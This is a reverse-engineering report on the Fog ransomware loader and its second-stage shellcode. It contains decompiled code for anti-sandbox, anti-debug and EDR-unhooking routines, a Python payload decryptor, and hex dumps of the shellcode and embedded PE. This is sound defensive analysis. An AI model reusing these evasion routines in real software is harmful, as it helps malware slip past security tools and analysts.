MalwareAnalysisReports/Fog Ransomaware/Fog Ransomware.md at main · VenzoV/MalwareAnalysisReports

By VenzoV

Archived: 2026-04-05 22:48:53 UTC


Sample Information

Loader:

SHA256
8E209E4F7F10CA6DEF27EABF31ECC0DBB809643FEAECB8E52C2F194DAA0511AA


Analysis part 1- Loader

Overview



Junk code

First think to notice and be aware is that the malware employs a lot of junk code to bloat the main function. It is hard to show how much, but below is part of a very large graph view of the file. Most of the junk code is made of very large useless switch statements that are easy to recognize once you start scrolling through the main function.



A quick way to deal with this was to search for all call functions inside the main. There are a lot of calls to the function "rand" which is also part of the junk code, so these will be removed. Following the list and address of calls to be analyzed. (Screenshot taken once analysis was complete)

```
1   004248f9    call    mw_BloatedFunc  call mw_FindActiveConsoleSession
2   004259a7    call    mw_BloatedFunc  call mw_SandBoxDetection
3   004272a5    call    mw_BloatedFunc  call mw_MutexFile
4   00427b76    call    mw_BloatedFunc  call mw_ThreadAntiDebug
5   0042949e    call    mw_BloatedFunc  call mw_BloatedFunc2
6   004294a3    call    mw_BloatedFunc  call mw_w_GetDiskFreeSpaceExA
7   0042a98f    call    mw_BloatedFunc  call mw_MapViewOfFile
8   0042cd36    call    mw_BloatedFunc  call mw_HasRansomNoteFunction
9   0042db1c    call    mw_BloatedFunc  call mw_BloatedFunc3
10  0042db2a    call    mw_BloatedFunc  call mw_IsValidCodePage
11  0042f069    call    mw_BloatedFunc  call mw_FailedAllocationFunc
12  00433b5b    call    mw_BloatedFunc  call mw_MutexFile
13  00434900    call    mw_BloatedFunc  call dword [pVirtualProtect]
14  004376e5    call    mw_BloatedFunc  call dword [pCreateThread]
```

Antisandbox

Five functions are implemented for anti-sandbox checking. The functions themselves are pretty basic.

```
00411203   call        mw_SandBoxDet call(mw_AntiSandbox_NumberOfProcessors)
0041120f   call        mw_SandBoxDet call(mw_AntiSandbox_PhysicalMemSize)
0041121b   call        mw_SandBoxDet call(mw_AntiSandbox_AdapterInfo)
00411227   call        mw_SandBoxDet call(mw_AntiSandbox_Registry)
00411233   call        mw_SandBoxDet call(mw_AntiSandbox_Uptime)
00411244   call        mw_SandBoxDet call(printf)
0041124e   call        mw_SandBoxDet call([ExitProcess].d), esp += 4  // esp after: StackFrameOffset: -0x4
0041125b   call        mw_SandBoxDet call(printf)
```

1. mw_AntiSandbox_NumberOfProcessors -> Checks the number of processors on the system and returns a flag indicating whether the number is odd

```
00410f30    uint32_t mw_AntiSandbox_NumberOfProcessors()

00410f30    {
00410f30        struct _SYSTEM_INFO lpSystemInfo;
00410f3a        GetSystemInfo(&lpSystemInfo);
00410f40        uint32_t dwNumberOfProcessors = lpSystemInfo.dwNumberOfProcessors;
00410f5a        char flag;  // Check if even or less than0
00410f5a
00410f5a        if (dwNumberOfProcessors <= 0 || !(COMBINE(0, dwNumberOfProcessors) % 2))
00410f65            flag = 0;
00410f5a        else
00410f5c            flag = 1;
00410f5c
00410f6c        uint32_t result;
00410f6c        result = flag;
00410f72        return result;
00410f30    }
```

2. mw_AntiSandbox_PhysicalMemSize -> Checks the system's total physical memory size and returns a flag indicating whether the memory meets a certain threshold

```
BOOL mw_AntiSandbox_PhysicalMemSize()

00410f80    {
00410f80        struct _MEMORYSTATUSEX lpBuffer;
00410f86        lpBuffer.dwLength = 0x40;
00410f99        BOOL result;
00410f99
00410f99        if (!GlobalMemoryStatusEx(&lpBuffer))
00410fc1            result = 0;
00410f99        else
00410f99        {
00410f9b            // The amount of actual physical memory, in bytes.
00410f9b            int32_t var_PhysicalMem = *(uint32_t*)((char*)lpBuffer.ullTotalPhys)[4];
00410faa            char var_8_1;  // at least 2gb of memory
00410faa
00410faa            if (var_PhysicalMem > 0 || (var_PhysicalMem >= 0 && lpBuffer.ullTotalPhys >= 0x80000000))
00410fb5                var_8_1 = 0;
00410faa            else
00410fac                var_8_1 = 1;
00410fac
00410fbc            result = var_8_1;
00410f99        }
00410f99
00410fc6        return result;
00410f80    }
```

3. mw_AntiSandbox_AdapterInfo ->Checks the system’s network adapters and verifies if the MAC address matches known patterns associated with virtual machines (like VMware, VirtualBox

```
struct IP_ADAPTER_INFO* mw_AntiSandbox_AdapterInfo()

00410fd0        int32_t SizePointer = 0;
00410fe3        GetAdaptersInfo(nullptr, &SizePointer);
00410fec        int32_t SizePointer_1 = SizePointer;
00410fed        struct IP_ADAPTER_INFO* AdapterInfo = mw_maybe_allocate();
00410fed
00410ffc        if (AdapterInfo)
00410ffc        {
00411005            char flag = 0;
00411005
00411019            if (!GetAdaptersInfo(AdapterInfo, &SizePointer))
00411019            {
00411022                for (struct IP_ADAPTER_INFO* Next = AdapterInfo; Next; Next = Next->Next)
00411029                // Check MAC address:
00411029                // Check if MAC address starts from one of the following
00411029                // values:
00411029                // Detect MAC address starts with    Bytes
00411029                // Parallels 00:1C:42   \x00\x1C\x42
00411029                // VirtualBox  08:00:27  \x08\x00\x27
00411029                // VMware   00:05:69 \x00\x05\x69
00411029                // 00:0C:29  \x00\x0C\x29
00411029                // 00:1C:14 \x00\x1C\x14
00411029                // 00:50:56  \x00\x50\x56
00411029                // Xen  00:16:E3  \x00\x16\xE3
00411029                {
00411029                    if (!(uint32_t)Next->Address[0] && (uint32_t)Next->Address[1] == 5 && (uint32_t)Next->Address[2] == 0x69)
00411073                    {
004110bb                        flag = 1;
004110bf                        break;
00411073                    }
00411073
004110b9                    if (!(uint32_t)Next->Address[0] && (uint32_t)Next->Address[1] == 0x1c && (uint32_t)Next->Address[2] == 0x42)
004110b9                    {
004110bb                        flag = 1;
004110bf                        break;
004110b9                    }
00411029                }
00411019            }
00411019
```

4. mw_AntiSandbox_Registry -> Checks registry key "SYSTEM\CurrentControlSet\Control\SystemInformation" for the values "virtual" or Hyper-V

```
004110f0    void* mw_AntiSandbox_Registry()

004110f0    {
004110f0        void pvData;
00411107        _memset(&pvData, 0, 0x80);
0041110f        uint32_t pcbData = 0x80;
0041113c        // SYSTEM\CurrentControlSet\Control\SystemInformation
0041113c        // SystemProductName
0041113c        void* result;
0041113c
0041113c        if (RegGetValueA(HKEY_LOCAL_MACHINE, "SYSTEM\CurrentControlSet\Control…", "SystemProductName", RRF_RT_REG_SZ, nullptr, &pvData, &pcbData))
0041113c        {
00411172            label_411172:
00411172            pcbData = 0;
00411172
00411197            // SOFTWARE\Microsoft\Windows\CurrentVersion\Lxss
00411197            if (RegGetValueA(HKEY_LOCAL_MACHINE, "SOFTWARE\Microsoft\Windows\Curre…", nullptr, RRF_RT_REG_SZ, nullptr, nullptr, &pcbData))
0041119d                result = 0;
00411197            else
00411199                result = 1;
0041113c        }
0041113c        else if (mw_FirstOccurence(&pvData, "Virtual"))
0041116e            result = 1;
00411154        else
00411154        {
00411162            if (!mw_FirstOccurence(&pvData, "Hyper-V"))
0041116c                goto label_411172;
0041116c
0041116e            result = 1;
00411154        }
00411154
004111a2        return result;
004110f0    }
```

5. mw_AntiSandbox_Uptime -> Checks if the host has been up for certain amount of time (20 minutes)

Antidebug

Four antidebug checks are implemented.

```
004402a0    int32_t mw_AntiDebug()

004402a0    {
004402a0        mw_DebuggerFoundExit(mw_BeingDebugged());
004402b7        mw_DebuggerFoundExit(mw_w_CheckForProcessDebugObjectHandle());
004402bf        mw_AntiDebug_ExcpetionManipulation();
004402bf        /* tailcall */
004402bf        return mw_w_AntiDebug_CheckHardwareBP(1);
004402a0    }
```

1. mw_BeingDebugged -> Simple check on the "isBeingDebugged" field from the PEB.

```
if (!(uint32_t)fsbase->ProcessEnvironmentBlock->BeingDebugged)
    return 0;
```

2. mw_w_CheckForProcessDebugObjectHandle -> Checks the ProcessDebugObjectHandle. When debugging begins, a kernel object called “debug object” is created. It is possible to query for the value of this handle by using the undocumented ProcessDebugObjectHandle (0x1e) class.

```
int32_t mw_w_CheckForProcessDebugObjectHandle()

{
    HANDLE eax = GetCurrentProcess();
    int32_t var_c = 0;
    int32_t NtQueryInformationProcess = GetProcAddress(GetModuleHandleA("ntdll.dll"), "NtQueryInformationProcess");

    // Second arg is ProcessDebugObjectHandle
    // https://ntdoc.m417z.com/processinfoclass
    // https://anti-debug.checkpoint.com/techniques/debug-flags.html#using-win32-api-ntqueryinformationprocess-processdebugobjecthandle
    if (NtQueryInformationProcess && !NtQueryInformationProcess(eax, 0x1e, &var_c, 4, 0) && var_c)
        return 1;

    return 0;
}
```

3. mw_AntiDebug_ExcpetionManipulation -> if the process is running under a debugger,the exception will be passed to the debugger regardless to if a custom exception handler is set. If the unhandled exception filter is registered and the control is passed to it, then the process is not running with a debugger.

```
int32_t mw_AntiDebug_ExcpetionManipulation()

00440363    // {Setup for custom handler}
00440363  6aff              push    0xffffffff {var_8}  {0xffffffff}
00440365  6868c64500        push    0x45c668 {var_c}
0044036a  68681b4400        push    __except_handler3 {var_10}
0044036f    //  {Store the current exception list }
0044036f  64a100000000      mov     eax, dword [fs:0x0]
00440375  50                push    eax {ExceptionList}
00440376    // { Update exception list to use our handler }
00440376  64892500000000    mov     dword [fs:0x0], esp {ExceptionList}
0044037d  83c4f4            add     esp, 0xfffffff4
00440380  53                push    ebx {__saved_ebx}
00440381  56                push    esi {__saved_esi}
00440382  57                push    edi {__saved_edi}
00440383  8965e8            mov     dword [ebp-0x18 {var_1c}], esp {__saved_edi}
00440386  c745fc00000000    mov     dword [ebp-0x4 {var_8_1}], 0x0
0044038d  90                nop
0044038e  c745fcffffffff    mov     dword [ebp-0x4 {var_8_2}], 0xffffffff  {0xffffffff}
00440395  eb23              jmp     data_4403ba  // {Debugger  Found}
```

```
0044039d    int32_t sub_44039d(int32_t* arg1 @ ebp)

0044039d  8b65e8            mov     esp, dword [ebp-0x18]
004403a0  c745e400000000    mov     dword [ebp-0x1c], 0x0
004403a7  c745fcffffffff    mov     dword [ebp-0x4], 0xffffffff  {0xffffffff}
004403ae    // {Debugger Not Found}
004403ae  8b45e4            mov     eax, dword [ebp-0x1c]
004403b1  eb0c              jmp     0x4403bf

004403b3    int32_t sub_4403b3(int32_t* arg1 @ ebp, int32_t arg2, int32_t arg3)

004403b3  c745fcffffffff    mov     dword [ebp-0x4], 0xffffffff  {0xffffffff}
004403ba  b801000000        mov     eax, 0x1
004403bf  8b4df0            mov     ecx, dword [ebp-0x10]
004403c2    // {Restore the original Exception list}
004403c2  64890d00000000    mov     dword [fs:0x0], ecx
004403c9  5f                pop     edi {__return_addr}
004403ca  5e                pop     esi {arg2}
004403cb  5b                pop     ebx {arg3}
004403cc  8be5              mov     esp, ebp
004403ce  5d                pop     ebp
004403cf  c3                retn
```

The instruction at 0x44038d is not a nop, but infact and int 3 designed to trigger the exception. Below we can see with simple hex editor that the opcode is CC

![[Images/int3.png]]

So if the custom exception handler is called it means no debugger is found. The instruction jmp data_4403ba is skipped and the eax value will be 0 (0x4403ae). On the other hand eax will be 1 and jmp data_4403ba is taked.

The eax value is then checked in the following function and based on the value the process will exit or continue.

```
004404d0    void mw_DebuggerFoundExit(int32_t arg1)

004404d0    {
004404d0        if (!arg1)
004404ef            return;
004404ef
004404de        printf("Debugger detected! Exiting...\n");
004404e8        ExitProcess(0);
004404e8        /* no return */
004404d0    }
```

4. mw_AntiDebug_CheckHardwareBP -> Checks for hardware breakpoints set in the current thread

```
004402e0    int32_t mw_AntiDebug_CheckHardwareBP()

004402e0    {
004402e0        CONTEXT lpContext;
004402f7        _memset(&lpContext, 0, 0x2cc);
004402ff        lpContext.ContextFlags = CONTEXT_DEBUG_REGISTERS;
004402ff
00440343        if (GetThreadContext(GetCurrentThread(), &lpContext) && (lpContext.Dr0 || lpContext.Dr1 || lpContext.Dr2 || lpContext.Dr3))
00440345            return 1;
00440345
0044034c        return 0;
004402e0    }
```

API resolution

Some API are fetched by simply getting kernel32 pointer and calling GetProcAddress. The only issue is that once again this code is "hidden" inside a big blob of junk code similar to what already mentioned.

1. CreateThread
2. VirtualAlloc
3. RtlMoveMemory
4. WaitForSingleObject
5. VirtualProtect

```
if (!pKernel32)
    pKernel32 = LoadLibraryA("kernel32.dll");
```

```
pCreateThread = pGetProcAddress(pKernel32, "CreateThread");
```

```
global_VirtualAlloc = pGetProcAddress(pKernel32, "VirtualAlloc");
```

```
pRtlMoveMemory = pGetProcAddress(pKernel32, "RtlMoveMemory");
```

```
pWaitForSingleObject = pGetProcAddress(pKernel32, "WaitForSingleObject");
```


```
pVirtualProtect = pGetProcAddress(pKernel32, "VirtualProtect");
```

Checking for DLL hooks

The malware will attempt to remove any hooks core DLLs, by comparing the in-memory version of a loaded DLL with its clean version mapped from disk.

Steps:

1. Obtain the DLL Path: Use GetModuleFileNameA to retrieve the binary's path
2. Open the DLL: Use CreateFileA to open the DLL file for reading.
3. Map the DLL into Memory: Use CreateFileMappingA and MapViewOfFile to load the DLL into memory (clean, unmodified version).
4. Get the In-Memory DLL: Access the loaded DLL using GetModuleHandleA.
5. Find .text Section of the mapped version of the dll a replace the in-Memory DLL. This will remove any EDR hooks if present in the DLL.



```
for (int32_t i = 0; i < 4; i += 1)
{
    if (GetModuleFileNameA(nullptr, &CurrentExecutableFilePath[i * 0x104 - 0x450], 0x104))
    // If this parameter is NULL, GetModuleFileName retrieves
    // the path of the executable file of the current process.
    {
        mw_FilenameScramble(&CurrentExecutableFilePath[i * 0x104 - 0x450], NumberOfLoops[i], *(uint8_t*)(&CurrentExecutableFilePath[i * 0x104 - 0x450] + NumberOfLoops[i] -
        HANDLE hObject = CreateFileA(&CurrentExecutableFilePath[i * 0x104 - 0x450], GENERIC_READ | CSIDL_DESKTOP, FILE_SHARE_READ, nullptr, OPEN_EXISTING, SECURITY_ANONYMOU

        if (hObject != 0xffffffff)
        {
            HANDLE hFileMapping = CreateFileMappingA(hObject, 0, PAGE_READONLY_SEC_COMMIT | CSIDL_DESKTOP, 0, 0, 0);

            if (hFileMapping)
            {
                IMAGE_DOS_HEADER* pAddressMappedView = MapViewOfFile(hFileMapping, FILE_MAP_READ | CSIDL_DESKTOP, 0, 0, 0);

                if (pAddressMappedView)
                {
                    // Compare DLL .text section of loaded dll
                    // with one on disk.
                    result = mw_ReplaceWithFreshDll(GetModuleHandleA(pStrDlls[i]), pAddressMappedView);
                    UnmapViewOfFile(pAddressMappedView);
                    CloseHandle(hFileMapping);
                    CloseHandle(hObject);
                }
```

```
int32_t mw_ReplaceWithFreshDll(void* a_hModule, IMAGE_DOS_HEADER* a_pAddressMappedView)

004112e0    {
004112e0        if (!a_hModule || !a_pAddressMappedView)
004112fa            return 0xffffffff;
004112fa
004112fa        enum PAGE_PROTECTION_FLAGS oldProtection = 0;
0041130d        IMAGE_NT_HEADERS* pImgNtHeader = (char*)a_pAddressMappedView + a_pAddressMappedView->e_lfanew;
00411315        int16_t index = 0;
00411334        IMAGE_SECTION_HEADER* sectionName;
00411334
00411334        while (true)
00411334        {
00411334            if ((uint32_t)index >= (uint32_t)pImgNtHeader->FileHeader.NumberOfSections)
004113e3                return 0xffffffff;
004113e3
0041134f            sectionName = &pImgNtHeader->OptionalHeader + (uint32_t)pImgNtHeader->FileHeader.SizeOfOptionalHeader + (uint32_t)index * 0x28;
0041134f
00411367            if (!_strcmp(sectionName, ".text"))
00411367                break;
00411367
00411323            index += 1;
00411334        }
00411334
00411388        if (!VirtualProtect((char*)a_hModule + sectionName->VirtualAddress, sectionName->Misc, PAGE_EXECUTE_READWRITE, &oldProtection))
004113aa            return 0xffffffff;
004113aa
004113aa        mw_OverwriteTextSection((char*)a_hModule + sectionName->VirtualAddress, (char*)a_pAddressMappedView + sectionName->VirtualAddress, sectionName->Misc);
004113aa
004113d3        if (VirtualProtect((char*)a_hModule + sectionName->VirtualAddress, sectionName->Misc, oldProtection, &oldProtection))
004113da            return 0;
004113da
004113d5        return 0xffffffff;
```

RansomNote #1

Following the loader will actually decrypt a ransom note, but later we will see another one also. The decryption function used is the same for decrypting the second stage shellcode. The only difference is the key used.

I have attached the script used to perform the decryption, it needs the key and decrypted data.

I will no go through this note as it is already been analyzed by Trendmicro. (See refrences)

```python
def decrypt_data(encrypted_data, key):
    decrypted_data = bytearray(len(encrypted_data))
    key_length = 0xF  # Assuming `a_0xf` is 0xF

    for i in range(len(encrypted_data)):
        key_byte = key[(i % key_length)]  # Equivalent to `*(uint8_t*)(a_Key + (i % a_0xf))`
        encrypted_byte = encrypted_data[i]

        decrypted_byte = ((encrypted_byte | key_byte) & ~(encrypted_byte & key_byte)) | \
                         (encrypted_byte & ~key_byte) | (~encrypted_byte & key_byte)

        decrypted_data[i] = decrypted_byte & 0xFF  # Ensure byte range (0-255)

    return decrypted_data
```

```
uint8_t* decrypted_RansomNote = mw_BloatedFunc3_Decryption(&global_EncryptedRansomNote, var_NumberOfBytesToWrite_0xe9f, 0x4786e8, var_0xf);

if (!decrypted_RansomNote)
    return 1;

void USERPROFILE;
GetEnvironmentVariableA("USERPROFILE", &USERPROFILE, 0x104);
void RansomNoteFullpath;
mw_BuildRansomNoteFilePath(&RansomNoteFullpath, 0x104, "%s\Desktop\RANSOMNOTE.txt", &USERPROFILE);
int32_t var_7c_1 = 0;
HANDLE hRansomNoteFile = CreateFileA(&RansomNoteFullpath, 0x40000000, FILE_SHARE_NONE, nullptr, CREATE_ALWAYS, FILE_ATTRIBUTE_NORMAL, nullptr);
```

Running second stage

Second stage payload is decrypted and ran through creation of a new thread. The decryption routine is the same as above.

```
0042cd36    mw_HasRansomNoteFunction();
0042db1c    void* DecryptedCodeToRun = mw_BloatedFunc3_Decryption(&global_blob_encrypted2, 0x1a608, 0x45e0cc, 0xf);
0042db2a    mw_IsValidCodePage();
0042db2a
0042f062    if (!DecryptedCodeToRun)
0042f062    {
0042f069        mw_FailedAllocationFunc("Memory allocation failed");
0043c872        return 1;
0042f062    }
```

```
00434906        void oldProtection;
00434906        int32_t var_c58_1 = pVirtualProtect(DecryptedCodeToRun, 4, 0x40, &oldProtection);
```

```
004376eb    int32_t var_488 = pCreateThread(0, 0, DecryptedCodeToRun, 0, 0, 0);
004376f1    int32_t var_460 = 0;
```

Once extracted the decrypted payload with the python script we can see it is indeed shellcode:

```
00000000  E8 00 00 00 00 58 55 89 E5 89 C2 05 FF 0B 00 00  è....XU‰å‰Â.ÿ...
00000010  81 C2 FF A5 01 00 68 00 00 00 00 68 04 00 00 00  .Âÿ¥..h....h....
00000020  52 68 6E 38 A6 49 50 E8 05 00 00 00 83 C4 14 C9  Rhn8¦IPè....ƒÄ.É
00000030  C3 81 EC 14 01 00 00 53 55 56 57 6A 6B 58 6A 65  Ã.ì....SUVWjkXje
00000040  66 89 84 24 CC 00 00 00 33 ED 58 6A 72 59 6A 6E  f‰„$Ì...3íXjrYjn
00000050  5B 6A 6C 5A 6A 33 66 89 84 24 CE 00 00 00 66 89  [jlZj3f‰„$Î...f‰
00000060  84 24 D4 00 00 00 58 6A 32 66 89 84 24 D8 00 00  „$Ô...Xj2f‰„$Ø..
00000070  00 58 6A 2E 66 89 84 24 DA 00 00 00 58 6A 64 66  .Xj.f‰„$Ú...Xjdf
00000080  89 84 24 DC 00 00 00 58 89 AC 24 B0 00 00 00 89  ‰„$Ü...X‰¬$°...‰
00000090  6C 24 34 89 AC 24 B8 00 00 00 89 AC 24 C4 00 00  l$4‰¬$¸...‰¬$Ä..
000000A0  00 89 AC 24 B4 00 00 00 89 AC 24 AC 00 00 00 89  .‰¬$´...‰¬$¬...‰
000000B0  AC 24 E0 00 00 00 66 89 8C 24 CC 00 00 00 66 89  ¬$à...f‰Œ$Ì...f‰
000000C0  9C 24 CE 00 00 00 66 89 94 24 D2 00 00 00 66 89  œ$Î...f‰”$Ò...f‰
000000D0  84 24 DA 00 00 00 66 89 94 24 DC 00 00 00 66 89  „$Ú...f‰”$Ü...f‰
000000E0  94 24 DE 00 00 00 C6 44 24 3C 53 88 54 24 3D 66  ”$Þ...ÆD$<S^T$=f
```

Analysis part 2 - Shellcode

Sample Information

Shellcode:

SHA256
B736491D5305F3C83D48576FD18A471D779750D67E754A8867424F60AAE99F8D

Overview

The shellcode doesn't have much functionality and can be summerized doing the following two things:

1. Resolve some API (API Hashing)
2. Reflectively load embedded DLL file and run it

The PE file can be found in the data section and is referenced by the first function of the shellcode.

```
00000c04  global_PE:
00000c04              4d 5a 90 00-03 00 00 00 04 00 00 00-ff ff 00 00 b8 00 00 00-00 00 00 00 40 00 00 00     MZ..................@...
00000c20  00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00  ................................
00000c40  00 01 00 00 0e 1f ba 0e-00 b4 09 cd 21 b8 01 4c-cd 21 54 68 69 73 20 70-72 6f 67 72 61 6d 20 63  ............!..L.!This program c
00000c60  61 6e 6e 6f 74 20 62 65-20 72 75 6e 20 69 6e 20-44 4f 53 20 6d 6f 64 65-2e 0d 0d 0a 24 00 00 00  annot be run in DOS mode....$...
00000c80  00 00 00 00 eb 28 dc 4d-af 49 b2 1e af 49 b2 1e-af 49 b2 1e 94 17 b7 1f-ac 49 b2 1e 94 17 b1 1f  .....(.M.I...I...I.......I......
00000ca0  a0 49 b2 1e 94 17 b6 1f-a4 49 b2 1e 1b d5 41 1e-90 49 b2 1e 1b d5 43 1e-a9 49 b2 1e 1b d5 40 1e  .I.......I....A..I....C..I....@.
00000cc0  a7 49 b2 1e a6 31 21 1e-a2 49 b2 1e af 49 b3 1e-d5 49 b2 1e 38 17 b6 1f-a1 49 b2 1e 38 17 b2 1f  .I...1!..I...I...I..8....I..8...
00000ce0  ae 49 b2 1e 3d 17 4d 1e-ae 49 b2 1e 38 17 b0 1f-ae 49 b2 1e 52 69 63 68-af 49 b2 1e 00 00 00 00  .I..=.M..I..8....I..Rich.I......
00000d00  00 00 00 00 50 45 00 00-4c 01 06 00 42 4a e8 66-00 00 00 00 00 00 00 00-e0 00 02 21 0b 01 0e 00  ....PE..L...BJ.f...........!....
00000d20  00 fa 00 00 00 a2 00 00-00 00 00 00 90 09 01 00-00 10 00 00 00 10 01 00-00 00 00 10 00 10 00 00  ................................
00000d40  00 02 00 00 05 00 01 00-00 00 00 00 05 00 01 00-00 00 00 00 00 e0 01 00-00 04 00 00 00 00 00 00  ................................
00000d60  02 00 40 01 00 00 10 00-00 10 00 00 00 00 10 00-00 10 00 00 00 00 00 00-10 00 00 00 50 66 01 00  ..@.........................Pf..
00000d80  54 00 00 00 a4 66 01 00-8c 00 00 00 00 c0 01 00-e0 01 00 00 00 00 00 00-00 00 00 00 00 00 00 00  T....f..........................
00000da0  00 00 00 00 00 d0 01 00-6c 0c 00 00 f0 61 01 00-1c 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00  ........l....a..................
00000dc0  00 00 00 00 00 00 00 00-00 00 00 00 10 62 01 00-40 00 00 00 00 00 00 00-00 00 00 00 00 10 01 00  .............b..@...............
00000de0  c0 01 00 00 00 00 00 00-00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00-00 00 00 00 2e 74 65 78  .............................tex
00000e00  74 00 00 00 98 f9 00 00-00 10 00 00 00 fa 00 00-00 04 00 00 00 00 00 00-00 00 00 00 00 00 00 00  t...............................
00000e20  20 00 00 60 2e 72 64 61-74 61 00 00 b8 60 00 00-00 10 01 00 00 62 00 00-00 fe 00 00 00 00 00 00   ..`.rdata...`.......b..........
00000e40  00 00 00 00 00 00 00 00-40 00 00 40 2e 64 61 74-61 00 00 00 a4 2c 00 00-00 80 01 00 00 28 00 00  ........@..@.data....,.......(..
00000e60  00 60 01 00 00 00 00 00-00 00 00 00 00 00 00 00-40 00 00 c0 2e 67 66 69-64 73 00 00 10 00 00 00  .`..............@....gfids......
00000e80  00 b0 01 00 00 02 00 00-00 88 01 00 00 00 00 00-00 00 00 00 00 00 00 00-40 00 00 40 2e 72 73 72  ........................@..@.rsr
00000ea0  63 00 00 00 e0 01 00 00-00 c0 01 00 00 02 00 00-00 8a 01 00 00 00 00 00-00 00 00 00 00 00 00 00  c...............................
00000ec0  40 00 00 40 2e 72 65 6c-6f 63 00 00 6c 0c 00 00-00 d0 01 00 00 0e 00 00-00 8c 01 00 00 00 00 00  @..@.reloc..l...................
```

Shellcode main

The entry point takes some arguments, most importantly the PE file for the next stage.

```
{
    return mw_main(&global_PE, 0x49a6386e, &global_dave, 4, 0);
}
```

First it will resolve the API it needs, specifically it will make use of the following two API to resolve the other ones:

1. LdrLoadDll
2. LdrGetProcedureAddress

```
fnLdrLoadDll* fnLdrLoadDll = mw_APIHashing(LdrLoadDll);
fnLdrGetProcedureAddress* fnLdrGetProcedureAddress =
    mw_APIHashing(LdrGetProcedureAddress);
```

Worth noting that these API make use of ANSI or UNICODE strings, so useful to markup based on these types.

```
UNICODE_STRING Dll_Name;
Dll_Name.Buffer = &strKernel32;
Dll_Name.MaximumLength = 0x18;
Dll_Name.Length = 0x18;
void* hDll;
fnLdrLoadDll(0, 0, &Dll_Name, &hDll);
```

